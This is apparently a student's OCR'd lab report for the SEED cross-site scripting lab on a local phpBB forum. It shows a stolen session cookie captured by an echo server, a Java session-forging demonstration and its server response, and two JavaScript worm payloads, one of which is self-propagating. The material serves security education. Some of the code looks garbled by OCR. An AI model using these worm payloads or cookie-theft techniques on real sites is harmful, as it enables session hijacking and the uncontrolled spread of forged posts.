seed@seed-desktop: ~/Desktop/echoserver
File Edit View Terminal Help
seed@seed-desktop:~/Desktop/echoserver$ ./echoserv 5555
GET /?c=phpbb2mysql_data%3Da%253A2%253A%257Bs%253A11%253A%2522autologinid%2522%2
53Bs%253A0%253A%2522%2522%253Bs%253A6%253A%2522userid%2522%253Bs%253A1%253A%2522
2%2522%253B%257D%3B%20phpbb2mysql_sid%3D1231d615c36b51f0f7d2ebd0f481b017%3B%20ph
pbb2mysql_t%3Da%253A3%253A%257Bi%253A5%253Bi%253A1458926342%253Bi%253A6%253Bi%25
3A1458926632%253Bi%253A7%253Bi%253A1458930961%253B%257D HTTP/1.1
echoserv.tar
echoserver
[Update Manager]
seed@seed-desktop: ...
phpBB on MySQL4 :: Vi...
echoserver - File Brow...
Left ⌘


Task 4: Impersonating the Victim using the Stolen Cookies

My Steps:

1. In the same VM, the user login the phpBB site regularly using Firefox browser, they send and receive HTTP response and request respectively.
2. Attacker in the same VM will create a Java, namely HTTPSimpleForge.java programme to impersonate the user and to forge the sending and receiving HTTP request and response from the phpBB server.




3. After the attacker compile the Java programme, the programme will impersonate the user to send and receive request and response from the phpBB server. The figure below shows the response receiver from the phpBB server.


seed [Running]
Applications Places System
Sat Mar 26, 2:49 AM seed
phpBB on MySQL4 :: View Forum - Test Forum 1 - Mozilla Firefox
File Edit View History Bookm
Most Visited Getting Starte
phpBB on MySQL4 :: View Foru...
seed@seed-desktop: ~/Desktop
File Edit View Terminal Help
seed@seed-desktop:~/Desktop$ java HTTPSimpleForge
Response Code = 200
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html dir="ltr">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<meta http-equiv="Content-Style-Type" content="text/css">
<link rel="top" href="./index.php?sid=bf20b84dbb24d27c5762b14ef40d3249" title="phpBB on MySQL4 Forum Index" />
<link rel="search" href="./search.php?sid=bf20b84dbb24d27c5762b14ef40d3249" title="Search" />
<link rel="help" href="./faq.php?sid=bf20b84dbb24d27c5762b14ef40d3249" title="FAQ" />
<link rel="author" href="./memberlist.php?sid=bf20b84dbb24d27c5762b14ef40d3249" title="Memberlist" />
<title>phpBB on MySQL4 :: Index</title>
<!-- link rel="stylesheet" href="templates/subSilver/subSilver.css" type="text/css" -->
<style type="text/css">
<!--
/*
The original subSilver Theme for phpBB version 2+
Created by subBlue design
http://www.subBlue.com
NOTE: These CSS definitions are stored within the main page body so that you can use
Test Forum 1
Moderators: None
Users browsing this forum: None
newtopic
xss send cookie to attacker
xss cookie
xss msg
You are now using MySQL4
Welcome to phpBB 2
admin
14 Mar 2009 03:13 am
21 Oct 2000 12:01 am
Display topics from previous: All Topics Go
phpBB on MySQL4 Forum Index -> Test Forum 1
All times are GMT
Done
[Update Manager]
[SEED_Book_1_2011....
seed@seed-desktop:...
phpBB on MySQL4 :: ...
Left ⌘

Task 5: Writing an XSS Worm

My steps:


1. In th phpbb site, if the user need to creat a new post, the LiveHTTP Header will show the following HTTP request as the below figure.




(subject=new123&addbbcode18=%23444444&addbbcode20=0&helpbox=Bold+text%3A+%5Bb%5Dtext%5B%2Fb%5D++%28alt%2Bb%29&message=new123&topictype=0&poll_title=&add_poll_option_text=&poll_length=&mode=newtopic&sid=9c70826a4988ff4f96740cda5420a67a&f=1&post=Submit)

2. To write a XSS worm, we need to put the follow JavaScript to the message board in the phpBB site:

```
<script>
 var Ajax=null;

 Ajax=new XMLHttpRequest();
 Ajax.open("POST","http://www.xsslabphpbb.com/posting.php",true);
 Ajax.setRequestHeader("Host","www.xsslabphpbb.com");
 Ajax.setRequestHeader("Keep-Alive","300");
 Ajax.setRequestHeader("Connection","keep-alive");
 Ajax.setRequestHeader("Cookie",document.cookie);
 Ajax.setRequestHeader("Content-Type","application/x-www-form-
urlencoded");

 var content="subject=" + "XSSWorm" + "\&addbbcode18=" +
"\%23444444" + "\&addbbcode20=" + "0" + "\&helpbox=" +
"Bold+text\%3A+\%5Bb\%5Dtext\%5B\%2Fb\%5D++\%28alt\%2Bb\%29" +
"\&message=" + "new123" + "\&topictype=" + "0" + "\&poll_title=" +
"\&add_poll_option_text=" + "\&poll_length=" + "\&mode=" +
"newtopic" + "\&sid=" + "9c70826a4988ff4f96740cda5420a67a"  +
"\&f=" + "1" + "\&post=" + "Submit";

 Ajax.send(content);
 </script>
```



3. After submit the message, we forge a HTTP request directly from the victim's browser. For example, the user view the "123123" topic twice, there are two "XSSWorm" posts will be create foggily. The below figure is shown the result.




Task 6: Writing a Self-Propagating XSS Worm


My steps:

1. Similar as previous task, task5, the code of the XSS worm should be the following JavaScript, the code should be escape any extra space and new line characters, also, it need to use the escape(), encodeURIComponent(), and concat() functions.


```
<script id=worm>var strCode =
document.getElementById("worm");var Ajax=null;Ajax=new
XMLHttpRequest();Ajax.open("POST",
"http://www.xsslabphpbb.com/posting.php",true);Ajax.setRequestH
eader("Host","www.xsslabphpbb.com");Ajax.setRequestHeader("Keep
-Alive","300");Ajax.setRequestHeader("Connection","keep-
alive");Ajax.setRequestHeader("Cookie",document.cookie);Ajax.se
tRequestHeader("Content-Type","application/x-www-form-
urlencoded");var content1= "subject=";var
content2=content1.concat("XSSWorm123456","\&addbbcode18=","\%23
444444","\&addbbcode20=","0","\&helpbox=","Bold",encodeURICompo
nent(+),text\%3A,encodeURIComponent(+),\%5Bb\%5Dtext\%5B\%2Fb\%
5D,encodeURIComponent(++),\%28alt\%2Bb\%29","\&message=","<scri
pt
id=worm>",escape(strCode.innerHTML),"<\/script>","\&topictype="
,"0","\&poll_title=","\&add_poll_option_text=","\&poll_length="
,"\&mode=","newtopic","\&sid=","79a2d5d8d6ea135c83d6feb03c2a427
b","\&f=","1","\&post=","Submit");Ajax.send(content2);</script>
```



2. As the JavaScript declared in the above code, the new topic is created, namely “XSSWorm123456”, after the “456456” topic was submitted. The follow figure shows the new topic “XSSWorm123456” is created.



3. To verify the new topic “XSSWorm123456” can be propagated by itself, we can click into view this topic and then go back to forum to check whether a new “XSSWorm123456” is created. The following figure shows the second “XSSWorm123456” is created after viewing the previous “XSSWorm123456”.



4. After the worm is created, there are no ways to remove the new topics in this situation, because if you remove the topic of “456456”, before you delete it, you have to click into this topic and view it before you click delete button. Then the another new topic “XSSWorm123456” will be created. Same as deleting the new topic of “XSSWorm123456”. So horrible!! ;)

4.9 SQL Injection Attack Lab

Task 1 (30 Points): SQL Injection Attack on SELECT Statements

